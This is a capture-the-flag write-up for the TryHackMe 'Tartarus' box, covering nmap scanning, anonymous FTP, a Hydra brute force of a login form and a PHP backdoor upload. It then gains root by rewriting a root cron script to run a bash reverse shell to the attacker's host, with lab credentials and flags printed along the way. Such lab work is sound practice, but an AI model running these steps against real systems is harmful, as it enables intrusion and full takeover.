

Tartarus

Working Theory

Enumeration

Tools

nmap

Starting Nmap 7.80 (<https://nmap.org>) at 2020-10-15 22:30 EDT

Nmap scan report for 10.10.37.97

Host is up (0.53s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_-rw-r--r-- 1 ftp ftp 17 Jul 05 21:45 test.txt

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:10.9.10.47

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 1

| vsFTPD 3.0.3 - secure, fast, stable

|_End of status

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)


| ssh-hostkey:

| 2048 98:6c:7f:49:db:54:cb:36:6d:d5:ff:75:42:4c:a7:e0 (RSA)
| 256 0c:7b:1a:9c:ed:4b:29:f5:3e:be:1c:9a:e4:4c:07:2c (ECDSA)
|_ 256 50:09:9f:c0:67:3e:89:93:b0:c9:85:f1:93:89:50:68 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Targets

port 80


/robots.txt






User-Agent: *
Disallow : /admin-dir

I told d4rckh we should hide our things deep.

/admin-dir
//credentials is pw
//userid is usernames



Index of /admin-dir


Name	Last modified	Size	Description
 Parent Directory		-	
 credentials.txt	2020-07-05 21:45	760	
 userid	2020-07-05 21:45	78	

Apache/2.4.18 (Ubuntu) Server at 10.10.37.97 Port 80

//back from port 21 after getting the interesting directory

/sUp3r-s3cr3t

//login page uh, try with those credentials



perform dictionary attack and found the credentials



//enox:P@ssword1234

```
nobody@kali:~/tryhackme$ hydra -L userid -P credentials.txt 10.10.19.60 http-post-form '/sUp3r-s3cr3t/authenticate.php:username=^USER^&password=^PASS^:Incorrect'
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-17 15:31:34
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1313 login tries (l:13/p:101), ~21 tries per task
[DATA] attacking http-post-form://10.10.19.60:80/sUp3r-s3cr3t/authenticate.php:username=^USER^&password=^PASS^:Incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http://10.10.19.60/sUp3r-s3cr3t/home.php
[80][http-post-form] host: 10.10.19.60 login: enox password: P@ssword1234
[STATUS] attack finished for 10.10.19.60 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-17 15:31:58
nobody@kali:~/tryhackme$
```

upload files interesting

//try upload backdoor




Upload your file



The file backdoor.php has been uploaded

fuzz the secret directory and found images directory


```
nobodyata1l@0xDEADBEEF:~$ ~/script/reconnaissance/ffuf/ffuf -u http://10.10.19.60/sUp3r-s3cr3t/FUZZ -w /usr/share/wordlists/dirb/common.txt
```



```
Index of /sUp3r-s3cr3t/images
v0.12
Parent Directory
:: Method      : GET
:: URL         : http://10.10.19.60/sUp3r-s3cr3t/FUZZ
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403

[Status: 200, Size: 732, Words: 29, Lines: 25]
[Status: 403, Size: 276, Words: 20, Lines: 10]
.htpasswd      [Status: 403, Size: 276, Words: 20, Lines: 10]
.htaccess      [Status: 403, Size: 276, Words: 20, Lines: 10]
.hta           [Status: 403, Size: 276, Words: 20, Lines: 10]
images         [Status: 301, Size: 324, Words: 20, Lines: 10]
index.html     [Status: 200, Size: 732, Words: 29, Lines: 25]
:: Progress: [4293/4614] :: 178 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```

there's the upload directory





Index of /sUp3r-s3cr3t/image x +

10.10.19.60/sUp3r-s3cr3t/images/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Index of /sUp3r-s3cr3t/images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 uploads/	2020-10-17 19:34	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.19.60 Port 80

backdoor is here!

Index of /sUp3r-s3cr3t/imag

10.10.19.60/sUp3r-s3cr3t/images/uploads/

Go back one page
Right-click or pull down to show history

Index of /sUp3r-s3cr3t/images/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
backdoor.php	2020-10-17 19:34	5.4K	
pogcat.png	2020-07-05 21:37	23K	

Apache/2.4.18 (Ubuntu) Server at 10.10.19.60 Port 80

got the initial foothold

```
nobody@atl@0xDEADBEEF:~/tryhackme/tartarus$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.9.10.47] from tartarus.thm [10.10.19.60] 52698
Linux ubuntu-xenial 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
19:37:24 up 1:44, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

To direct input to this VM, click inside or press Ctrl+G.

port 21

able to access anonymously

```
nobodyatall@0xDEADBEEF:~/tryhackme/tartarus$ ftp 10.10.19.60
Connected to 10.10.19.60.
220 (vsFTPD 3.0.3)
Name (10.10.19.60:nobodyatall): anonymous
331 Please specify the password.
Password: kh we should hide our things deep.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp      4096 Jul 05 21:31 .
drwxr-xr-x    3 ftp      ftp      4096 Jul 05 21:31 ..
drwxr-xr-x    3 ftp      ftp      4096 Jul 05 21:31 ...
-rw-r--r--    1 ftp      ftp       17 Jul 05 21:45 test.txt
226 Directory send OK.
ftp> █
```

notice that the 3 period dir(not normal man, probably trying to hide something in there)? try accessing that //interesting hmm

```
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp      4096 Jul 05 21:31 .
drwxr-xr-x    3 ftp      ftp      4096 Jul 05 21:31 ..
drwxr-xr-x    2 ftp      ftp      4096 Jul 05 21:31 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp      4096 Jul 05 21:31 .
drwxr-xr-x    3 ftp      ftp      4096 Jul 05 21:31 ..
-rw-r--r--    1 ftp      ftp       14 Jul 05 21:45 yougotgoodeyes.txt
226 Directory send OK.
ftp> █
```

interesting directory

```
ftp> 221 Goodbye.
nobodyatall@0xDEADBEEF:~/tryhackme/tartarus$ cat yougotgoodeyes.txt
/sUp3r-s3cr3t
nobodyatall@0xDEADBEEF:~/tryhackme/tartarus$
```

//now go back to port 80 accessing the interesting directory

Post Exploitation

Privilege Escalation

initial foothold

3 users in /home

```
drwxr-xr-x 1 root root 4096 Jun 30 08:18 vmtoolsd -7 600c/vmtoolsd-4.4.0
$ cd home
$ ls -la
total 20
drwxr-xr-x 5 root root 4096 Jul 5 21:45 .
drwxr-xr-x 24 root root 4096 Oct 17 17:53 ..
drwxr-xr-x 2 root root 4096 Jul 5 21:35 cleanup
drwxr-xr-x 2 d4rckh d4rckh 4096 Jul 5 21:35 d4rckh
drwxr-xr-x 2 thirtytwo thirtytwo 4096 Jul 5 21:38 thirtytwo
$
```

To direct input to this VM, click inside console Ctrl-C

user flag

```
www-data@ubuntu-xenial:/home/d4rckh$ cat user.txt
cat user.txt
0f7dbb2243e692e3ad222bc4eff8521f
www-data@ubuntu-xenial:/home/d4rckh$
```

/etc/crontab

//python script cleanup.py exec as root user each 2 min

//script store in d4rckh home directory


```

cat /etc/crontab
# /etc/crontab: system-wide crontab 37 23K
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2 * * * * root    python /home/d4rckh/cleanup.py
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@ubuntu-xenial:/home/d4rckh$

```

To direct input to this VM, click inside or press Ctrl+G.

we've write permission

```

www-data@ubuntu-xenial:/home/d4rckh$ ls -la
ls -la
total 16
drwxr-xr-x 2 d4rckh d4rckh 4096 Jul  5 21:35 .
drwxr-xr-x 5 root   root   4096 Jul  5 21:45 ..
-rwxrwxrwx 1 root   root   129 Jul  5 21:45 cleanup.py
-rw-r--r-- 1 d4rckh d4rckh  33 Jul  5 21:45 user.txt
www-data@ubuntu-xenial:/home/d4rckh$

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

cleanup.py script

```

www-data@ubuntu-xenial:/home/d4rckh$ cat cleanup.py
cat cleanup.py
# -*- coding: utf-8 -*-
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /home/cleanup/* ')
except:
    sys.exit()

```

edit the cleanup.py script exec bash reverse shell
 //bash backdoor script

```

www-data@ubuntu-xenial:/var/tmp$ pwd
/var/tmp
www-data@ubuntu-xenial:/var/tmp$ echo '#!/bin/bash' > backdoor
echo '#!/bin/bash' > backdoor
www-data@ubuntu-xenial:/var/tmp$ echo 'bash -i >& /dev/tcp/10.9.10.47/7741 0>&1'
>> backdoor
>> backdoor
www-data@ubuntu-xenial:/var/tmp$ cat backdoor
cat backdoor
#!/bin/bash
bash -i >& /dev/tcp/10.9.10.47/7741 0>&1
www-data@ubuntu-xenial:/var/tmp$

```

```

www-data@ubuntu-xenial:/home/d4rckh$ chmod +x /var/tmp/backdoor
chmod +x /var/tmp/backdoor
www-data@ubuntu-xenial:/home/d4rckh$ ls -la /var/tmp/backdoor
ls -la /var/tmp/backdoor
-rwxrwxrwx 1 www-data www-data 53 Oct 17 19:52 /var/tmp/backdoor
www-data@ubuntu-xenial:/home/d4rckh$

```

//edit cleanup.py script

```

www-data@ubuntu-xenial:/home/d4rckh$ echo '#!/usr/bin/env python' > cleanup.py
echo '#!/usr/bin/env python' > cleanup.py
www-data@ubuntu-xenial:/home/d4rckh$ echo 'import os' >> cleanup.py
echo 'import os' >> cleanup.py
www-data@ubuntu-xenial:/home/d4rckh$ echo 'os.system("/var/tmp/backdoor")' >> cleanup.py

```

```

www-data@ubuntu-xenial:/home/d4rckh$ cat cleanup.py
cat cleanup.py
#!/usr/bin/env python
import os
os.system("/var/tmp/backdoor")
www-data@ubuntu-xenial:/home/d4rckh$

```

wait for the root shell to return back when cronjob exec it as root user

```
nobodyatall@0xDEADBEEF:~$ nc -lvp 7741
listening on [any] 7741 ...
connect to [10.9.10.47] from tartarus.thm [10.10.19.60] 39062
bash: cannot set terminal process group (6921): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu-xenial:~# id && whoami && hostname
id && whoami && hostname
uid=0(root) gid=0(root) groups=0(root)
root
ubuntu-xenial
root@ubuntu-xenial:~#
```

root flag

```
root@ubuntu-xenial:~# cat root.txt
cat root.txt
7e055812184a5fa5109d5db5c7eda7cd
root@ubuntu-xenial:~#
```

Creds

Flags

Write-up Images